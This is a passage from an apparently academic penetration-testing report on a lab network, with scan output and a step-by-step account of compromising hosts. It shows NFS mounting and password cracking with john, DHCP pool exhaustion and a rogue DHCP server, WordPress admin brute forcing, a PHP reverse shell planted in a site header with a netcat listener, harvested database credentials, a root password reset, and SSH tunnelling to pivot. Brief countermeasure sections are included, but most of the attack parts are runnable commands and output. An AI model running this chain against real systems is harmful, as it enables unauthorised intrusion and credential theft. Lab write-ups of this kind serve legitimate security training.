OS:UD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 5 hops
Service Info: Host: vyos; Device: router
```

Figure 29: NMAP scan on 192.168.0.98

An NMAP scan was conducted on 192.168.0.98/30, it revealed a new router being 192.168.0.97. Telnet was used to log into this router, the default username and password was also being used on this router.

```
root@kali:~# telnet 192.168.0.97
Trying 192.168.0.97...
Connected to 192.168.0.97.
Escape character is '^]'.

Welcome to VyOS
vyos login: vyos
Password:
Last login: Thu Sep 28 00:20:44 UTC 2017 on tty1
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
vyos@vyos:~$
```

Figure 30: Telnet into 192.168.0.97

```

vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 4.4.4.4/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O>* 172.16.221.0/24 [110/50] via 192.168.0.98, eth0, 07:52:05
O>* 192.168.0.32/27 [110/40] via 192.168.0.98, eth0, 07:52:05
O 192.168.0.64/27 [110/10] is directly connected, eth1, 07:53:11
C>* 192.168.0.64/27 is directly connected, eth1
O 192.168.0.96/27 [110/10] is directly connected, eth0, 07:53:11
C>* 192.168.0.96/27 is directly connected, eth0
O>* 192.168.0.128/27 [110/30] via 192.168.0.98, eth0, 07:52:05
O>* 192.168.0.192/27 [110/50] via 192.168.0.98, eth0, 07:52:05
O>* 192.168.0.224/30 [110/40] via 192.168.0.98, eth0, 07:52:05
O>* 192.168.0.228/30 [110/30] via 192.168.0.98, eth0, 07:52:05
O>* 192.168.0.232/30 [110/20] via 192.168.0.98, eth0, 07:52:08
O>* 192.168.0.240/30 [110/20] via 192.168.0.98, eth0, 07:52:08
vyos@vyos:~$

```

Figure 31: show IP route inside 192.168.0.97

```

vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface      IP Address      S/L  Description
-----
eth0           192.168.0.97/27 u/u
eth1           192.168.0.65/27 u/u
lo             127.0.0.1/8     u/u
              4.4.4.4/32
              ::1/128
vyos@vyos:~$

```

Figure 32: show interfaces inside 192.168.0.97

A show IP route and show interfaces were conducted within 192.168.0.97, this revealed 192.168.0.65 interface which was then scanned. Figure 33 reveals 192.168.0.66, which was found to be the last workstation, meaning the network was fully mapped.

```


Nmap scan report for 192.168.0.66
Host is up (0.0057s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp   open  rpcbind  2-4 (RPC #100000)
2049/tcp  open  nfs_acl  2-3 (RPC #100227)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.11 - 4.1
Network Distance: 6 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 32 IP addresses (2 hosts up) scanned in 29.27 seconds
root@kali:~#

```

Figure 33: NMAP scan on 192.168.0.66

2.2 NETWORK MAP AND SUBNET TABLE



Full subnet calculations can be found in APPENDIX A.

Network Address	Host Addresses	Broadcast Address	Network Mask	Subnet Mask
192.168.0.32	192.168.0.33 to 192.168.0.62	192.168.0.63	255.255.255.224	/27
192.168.0.64	192.168.0.65 to 192.168.0.94	192.168.0.95	255.255.255.224	/27
192.168.0.96	192.168.0.97 to 192.168.0.126	192.168.0.127	255.255.255.224	/27
192.168.0.128	192.168.0.129 to 192.168.0.158	192.168.0.159	255.255.255.224	/27
192.168.0.192	192.168.0.193 to 192.168.0.222	192.168.0.223	255.255.255.224	/27
192.168.0.224	192.168.0.225 to 192.168.0.226	192.168.0.227	255.255.255.252	/30
192.168.0.228	192.168.0.229 to 192.168.0.230	192.168.0.231	255.255.255.252	/30
192.168.0.232	192.168.0.233 to 192.168.0.234	192.168.0.235	255.255.255.252	/30
192.168.0.240	192.168.0.241 to 192.168.0.242	192.168.0.243	255.255.255.252	/30
172.16.221.0	172.16.221.1 to 172.16.221.254	172.16.221.255	255.255.255.0	/24
13.13.13.0	13.13.13.1 to 13.13.13.254	13.13.13.255	255.255.255.0	/24

2.3 NETWORK EXPLOITATION

2.3.1 Breaking into 192.168.0.210

```
root@kali:~# mount -t nfs 192.168.0.210:/ /root/Desktop/210
root@kali:~# cd Desktop
root@kali:~/Desktop# unshadow passwd shadow > crack.txt
```

Figure 34: mounting 192.168.0.210

192.168.0.210 was mounted to the kali machine as shown in figure 34. Once here the files for passwords were copied to the kali desktop and unshadowed into a file. The John command was then used to crack these passwords; from the cracking a password of “plums” was revealed and that it was an “xadmin” account.

```
root@kali:~/Desktop# john crack.txt
Created directory: /root/.john
Warning: detected hash type "sha512crypt", but the string is also recognized as
"crypt"
Use the "--format=crypt" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:04:33 3/3 0g/s 653.5p/s 653.5c/s 653.5C/s 113531..102345
0g 0:00:06:51 3/3 0g/s 696.9p/s 696.9c/s 696.9C/s momplo..moondu
plums (xadmin)
lg 0:00:10:12 DONE 3/3 (2017-09-27 22:00) 0.001633g/s 737.9p/s 737.9c/s 737.9C/s
plade..pluno
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~/Desktop#
```

Figure 35: John cracking 192.168.0.210 passwords

An NMAP scan was conducted against 192.168.0.210, showing that port 22 was open with SSH, which was used to login to the workstation.

```
root@kali:~# ssh xadmin@192.168.0.210
xadmin@192.168.0.210's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

* Documentation:  https://help.ubuntu.com/

Last login: Sun Aug 13 15:03:16 2017 from 192.168.0.200
xadmin@xadmin-virtual-machine:~$
```


Figure 36: SSH into 192.168.0.210

2.3.2 Countermeasure for 192.168.0.210

This exploit would have failed if the NFS policy was stricter on file access. If essential files like the passwd and shadow files were unavailable from a mounted version, then the password for xadmin would be safe. It is recommended that these files are made unavailable for mounted versions of this workstation. The password was also far too weak, being a simple word that was cracked in seconds. Passwords to accounts can easily be changed with the “passwd” command, which is highly recommended.

2.3.3 Breaking into 192.168.0.203

An initial NMAP scan was ran against the 192.168.0.203 which revealed nothing. A UDP NMAP scan was then ran against it, revealing port 67 open and it was a dhcp server.



```
root@kali:~# nmap -sU 192.168.0.203
Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 22:21 EDT
Stats: 0:08:04 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 52.60% done; ETC: 22:36 (0:07:05 remaining)
Stats: 0:14:06 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 83.23% done; ETC: 22:38 (0:02:48 remaining)
Stats: 0:17:34 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 99.99% done; ETC: 22:39 (0:00:00 remaining)
Stats: 0:18:18 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 99.99% done; ETC: 22:39 (0:00:00 remaining)
Nmap scan report for 192.168.0.203
Host is up (0.0016s latency).
Not shown: 999 closed ports
PORT      STATE      SERVICE VERSION
67/udp    open|filtered dhcpd
MAC Address: 00:0C:29:DA:42:4C (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1291.26 seconds
root@kali:~#
```

Figure 37:UDP scan on 192.168.0.203

```

root@kali:~# sudo dhclient -v eth0
Internet Systems Consortium DHCP Client 4.3.5
Copyright 2004-2016 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/

Listening on LPF/eth0/00:0c:29:b7:82:b9
Sending on   LPF/eth0/00:0c:29:b7:82:b9
Sending on   Socket/fallback
DHCPDISCOVER on eth0 to 255.255.255.255 port 67 interval 7
DHCPREQUEST of 192.168.0.211 on eth0 to 255.255.255.255 port 67
DHCPOFFER of 192.168.0.211 from 192.168.0.203
DHCPACK of 192.168.0.211 from 192.168.0.203
smbd.service is not active, cannot reload.
invoke-rc.d: initscript smbd, action "reload" failed.
bound to 192.168.0.211 -- renewal in 271 seconds.

```

Figure 38: DHclient on 192.168.0.203

Dhclient command was used to find out more information about the server showing the range from 192.168.0.211 to 192.168.0.203. A python script was used to exhaust the DHCP pool of IP addresses

```

root@kali:~# pig.py eth0
[ -- ] [INFO] - using interface eth0
[DBG ] Thread 0 - (Sniffer) READY
[DBG ] Thread 1 - (Sender) READY
[ -- ] DHCP Discover

```

Figure 39: pig.py on eth0

```

[--->] DHCP_Discover
[ -- ] timeout waiting on dhcp packet count 4
[ ?? ]          waiting for DHCP pool exhaustion...
[ -- ] [DONE] DHCP pool exhausted!

root@kali:~# █

```

Figure 40: pig.py complete

After this was completed a rogue DHCP server was to be set up, this was done through metasploit. The range of IP addresses were set as the start and end with an appropriate net mask and the SRVHOST was set as the Kali machine.

```
msf > use auxiliary/server/dhcp
msf auxiliary(dhcp) > set DHCPSTART 192.168.0.211
DHCPSTART => 192.168.0.211
msf auxiliary(dhcp) > set DHCPEND 192.168.0.203
DHCPEND => 192.168.0.203
msf auxiliary(dhcp) > set netmask 255.255.255.224
netmask => 255.255.255.224
msf auxiliary(dhcp) > set SRVHOST 192.168.0.200
SRVHOST => 192.168.0.200
msf auxiliary(dhcp) > run
```

Figure 41: msfconsole setting up rogue server

```
msf auxiliary(dhcp) > run
[*] Auxiliary module execution completed

[*] Starting DHCP server...
msf auxiliary(dhcp) > █
```

Figure 42: running the rogue server

The server was then created, however after checking for results the exploit did not seem to work. Several times the information was changed for the rogue server however each of these failed.

2.3.4 Countermeasure to 192.168.0.203

Although this exploit failed in the second half it still managed to exhaust the IP addresses, this can be avoided by having a limit for IP addresses for a single MAC address. However, this is more of an inconvenience than a countermeasure since a hacker can always spoof their MAC address.

2.3.5 Breaking into 172.16.221.237

```
root@kali:~# nikto -host 172.16.221.237
- Nikto v2.1.6
-----
+ Target IP: 172.16.221.237
+ Target Hostname: 172.16.221.237
+ Target Port: 80
+ Start Time: 2017-09-27 23:05:22 (GMT-4)
-----
+ Server: Apache/2.2.22 (Ubuntu)
+ Server leaks inodes via ETags, header found with file /, inode: 45778, size: 177, mtime: Tue Apr 29 00:43:57 2014
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and 2.2.29 are also current.
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were found: index.html
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ OSVDB-3233: /icons/README: Apache default file found.
+ Retrieved x-powered-by header: PHP/5.3.10-1ubuntu3.26
+ /wordpress/: A Wordpress installation was found.
+ 8346 requests: 0 error(s) and 11 item(s) reported on remote host
+ End Time: 2017-09-27 23:05:44 (GMT-4) (22 seconds)
-----
+ 1 host(s) tested
root@kali:~# █
```

Figure 43: Nikto scan on 172.16.221.237

A nikto scan was performed against the webserver, which revealed that it had a WordPress installation on it at /wordpress. This URL was then browsed to revealing a home page and from searching online the

default admin login was found at /wordpress/wp-admin. Default login credentials were tested against the login panel; however, these did not work.




Figure 44: WordPress site and admin page

A wp scan was ran to try and find the password to the admin account, the following command was used, using the password list used by the john command.

```
root@kali:~# wpscan --url http://172.16.221.237/wordpress --wordlist /usr/share/john/password.lst --username admin --threads 2
```

Figure 45: Password cracking the WordPress site

The wp scan found the password to be “zxc123” for the admin account, this allowed access to the wordpress admin panel.

```
[+] Starting the password brute forcer
[+] [SUCCESS] Login : admin Password : zxc123

Brute Forcing 'admin' Time: 00:01:29 <=====
+---+---+---+---+---+---+
| Id | Login | Name | Password |
+---+---+---+---+---+---+
|   | admin |      | zxc123   |
+---+---+---+---+---+---+

[+] Finished: Thu Sep 28 00:01:09 2017
```

Figure 46: WPscan cracked password




Figure 47: Access to the Admin panel

A PHP payload was created to upload to the WordPress website using a reverse shell payload. This was then copied and edited into an already existing page, for testing purposes it was the header page as it was used on every page. The values for the IP address and port were changed to the Kali, the full PHP payload can be found in APPENDIX B.

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.0.200'; // CHANGE THIS
$port = 123; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

Figure 48: PHP payload

```
root@kali:~# nc -vlp 123
listening on [any] 123 ...
```

Figure 49: Netcat listener

A listener was set up on Kali using netcat and then the page was then accessed the message was seen in figure 49 was displayed.




Figure 50: Payload working

Checking on the listener showed that the account “www-data” was logged in.

```
root@kali:~# nc -vlp 123
listening on [any] 123 ...
172.16.221.237: inverse host lookup failed: Unknown host
connect to [192.168.0.200] from (UNKNOWN) [172.16.221.237] 44130
Linux CS642-VirtualBox 3.11.0-15-generic #25~precise1-Ubuntu SMP Thu Jan 30 17:4
2:40 UTC 2014 i686 i686 i386 GNU/Linux
 00:00:28 up  4:09,  1 user,  load average: 0.00, 0.01, 0.05
USER      TTY      FROM          LOGIN@      IDLE        JCPU      PCPU      WHAT
user      tty7                    20:36       4:09m 44.78s  0.87s  gnome-session -
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$
```

Figure 51: Listener results

The files on the listener were viewed for interesting content, a notable find was the configuration file for the WordPress database. This included the password to the database, being “10bTdIVI” as seen in figure 51.

```
$ cat config-172.16.221.237.php
cat config-172.16.221.237.php
<?php
define('DB_NAME', 'wordpress');
define('DB_USER', 'wordpress');
define('DB_PASSWORD', '10bTdIVI');
define('DB_HOST', 'localhost');
define('SECRET_KEY', 'jb30Hgn4McQSCN8LXqyALaXyIMwkqircXHAoSEmTgE');

#This will disable the update notification.
define('WP_CORE_UPDATE', false);

$table_prefix = 'wp_';
$server = DB_HOST;
$loginsql = DB_USER;
$passsql = DB_PASSWORD;
$base = DB_NAME;
$upload_path = "/srv/www/wp-uploads/172.16.221.237";
$upload_url_path = "http://172.16.221.237/wp-uploads";
?>
$
```

Figure 52: WordPress Configuration file

2.3.6 Countermeasures for 172.16.221.237

This exploit was particularly devastating, but could have been avoided. It is highly recommended that the username for the admin account be changed; because currently it leaves the account open to password cracks. Without the default username in place these attacks would be a lot harder to conduct, harder still if the password was changed to something more complex. It is also recommended that WordPress is updated, which can easily be done through the admin page.

2.3.7 Breaking into 192.168.0.34 and 13.13.13.13

```
root@kali:~# nmap -sV -O 192.168.0.34

Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 22:50 EDT
Nmap scan report for 192.168.0.34
Host is up (0.0022s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp   open  rpcbind  2-4 (RPC #100000)
2049/tcp  open  nfs_acl  2-3 (RPC #100227)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.6
Network Distance: 3 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.12 seconds
root@kali:~#
```

Figure 53: NMAP scan on 192.168.0.34

An initial NMAP scan was ran against the server revealing the open ports, including port 22 with SSH. An attempt was made to login using the data collected from 192.168.0.210, with a password of “plums” the login was successful.

```
root@kali:~# ssh xadmin@192.168.0.34
The authenticity of host '192.168.0.34 (192.168.0.34)' can't be established.
ECDSA key fingerprint is SHA256:tZhkTHkpAE6l87Plxg7ElSjFvXs7t6/7s0nIf9V8esQ.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.0.34' (ECDSA) to the list of known hosts.
xadmin@192.168.0.34's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

575 packages can be updated.
0 updates are security updates.

Last login: Tue Aug 22 04:29:07 2017 from 192.168.0.130
xadmin@xadmin-virtual-machine:~$ show interface
```

Figure 54: SSH into 192.168.0.34

An ifconfig command revealed a new ip address, being 13.13.13.12 through Ethernet 1. An arp scan was also conducted revealing 13.13.13.13, both IP addresses were scanned with NMAP but neither worked.

```
eth1      Link encap:Ethernet  HWaddr 00:0c:29:52:44:0f
          inet addr:13.13.13.12  Bcast:13.13.13.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe52:440f/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:160 errors:0 dropped:20 overruns:0 frame:0
          TX packets:75 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:22892 (22.8 KB)  TX bytes:10704 (10.7 KB)
```

Figure 55: Ifconfig inside 192.168.0.34

```
xadmin@xadmin-virtual-machine:~$ arp
Address          HWtype  HWaddress      Flags Mask    Iface
13.13.13.13      ether   00:0c:29:fe:7d:48  C             eth1
192.168.0.33     ether   00:50:56:99:af:41  C             eth0
xadmin@xadmin-virtual-machine:~$
```

Figure 56: ARP scan on 192.168.0.34

```
xadmin@xadmin-virtual-machine:~$ history
1  pico .bash_history
2  ifconfig
3  ping 172.16.221.16
4  ping 172.16.221.237
5  telnet 172.16.221.16
6  telnet 172.16.221.1
7  ping 192.168.0.34
8  ping 192.168.0.200
9  tcpdump -i eth1
10 ifconfig
11 sudo tcpdump -i eth1
12 sudo tcpdump -i eth0
13 ifconfig
14 ping 13.13.13.13
15 ssh xadmin@13.13.13.13
16 ls
17 ifconfig
18 history
xadmin@xadmin-virtual-machine:~$
```

Figure 57: History check on 192.168.0.34

To access 13.13.13.13 a tunnel needed to be created to 13.13.13.12, so the sshd_config files were edited to allow Root Login and allow Tunnels. First however root access was needed, so since xadmin had super user privileges, so since the password for root was unknown it was changed, now root access had been acquired.

```
xadmin@xadmin-virtual-machine:/home$ sudo passwd root
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
xadmin@xadmin-virtual-machine:/home$ su
Password:
root@xadmin-virtual-machine:/home# clear
```

Figure 58: Changing root password on 192.168.0.34

```
# Authentication:
LoginGraceTime 120
PermitRootLogin yes
StrictModes yes
PermitTunnel yes
RSAAuthentication yes
PubkeyAuthentication yes
#AuthorizedKeysFile      %h/.ssh/authorized_keys
```

Figure 59: Allowing tunneling on 192.168.0.34

Now 192.168.0.34 was accessed in root and -w0:0 option for tunnelling. The IP addresses were checked to see if the tunnel had been created, which it had.


```

root@kali:~# ssh -w0:0 root@192.168.0.34
root@192.168.0.34's password: a or directory
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
0 updates are security updates
Last login: Thu Sep 28 04:04:47 2017 from 192.168.0.200
root@admin-virtual-machine:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
2: link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00 pfifo_fast state UP group
3: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
4: tun0: <POINTOPOINT,MULTICAST,NOARP> mtu 1500 qdisc noop state DOWN group default qlen 500

```

Figure 60: Checking a tunnel had been created on 192.168.0.34

```

root@admin-virtual-machine:~# ip addr add 1.1.1.2/30 dev tun0
root@admin-virtual-machine:~# ip link set tun0 up

```

Figure 61: Setting up tunnel on 192.168.0.34

```

root@kali:~# ip addr add 1.1.1.1/30 dev tun0
root@kali:~# ip link set tun0 up

```

Figure 62: Setting up tunnel on Kali machine

```

root@admin-virtual-machine:~# iptables -t nat -A POSTROUTING -s 1.1.1.0/30 -o eth1 -j MASQUERADE

```

Figure 63: Confirming NAT on 192.168.0.34

The IP addresses were set up on 192.168.0.34 and then on Kali. The tunnel was tested with a ping command on Kali side which was successful.

```

root@kali:~# ping 13.13.13.13
PING 13.13.13.13 (13.13.13.13) 56(84) bytes of data.
64 bytes from 13.13.13.13: icmp_seq=1 ttl=63 time=17.5 ms
64 bytes from 13.13.13.13: icmp_seq=2 ttl=63 time=4.08 ms
64 bytes from 13.13.13.13: icmp_seq=3 ttl=63 time=5.99 ms
64 bytes from 13.13.13.13: icmp_seq=4 ttl=63 time=4.68 ms
^C
--- 13.13.13.13 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3006ms
rtt min/avg/max/mdev = 4.081/8.087/17.590/5.530 ms

```

Figure 64: Pinging 13.13.13.13

A ssh_login exploit was used against 13.13.13.13, aiming to find the password for the xadmin account using metasploit's word list.

```

msf > use auxiliary/scanner/ssh/ssh_login
msf auxiliary(ssh_login) > set rhosts 13.13.13.13
rhosts => 13.13.13.13
msf auxiliary(ssh_login) > set username xadmin
username => xadmin
msf auxiliary(ssh_login) > set pass_file /usr/share/wordlists/metasploit/password.lst
[-] Unknown variable
Usage: set [option] [value]

Set the given option to value. If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's
datastore. Use -g to operate on the global datastore

msf auxiliary(ssh_login) > set pass_file /usr/share/wordlists/metasploit/password.lst
pass_file => /usr/share/wordlists/metasploit/password.lst
msf auxiliary(ssh_login) > set verbose true
verbose => true
msf auxiliary(ssh_login) > run

```

Figure 65: SSH login exploit set up

```
msf auxiliary(ssh_login) > run
[*] SSH - Starting bruteforce
[-] SSH - Failed: 'xadmin:!@#$$'
[!] No active DB -- Credential data will not be saved!
[-] SSH - Failed: 'xadmin:!@#$$^'
[-] SSH - Failed: 'xadmin:!@#$$&'
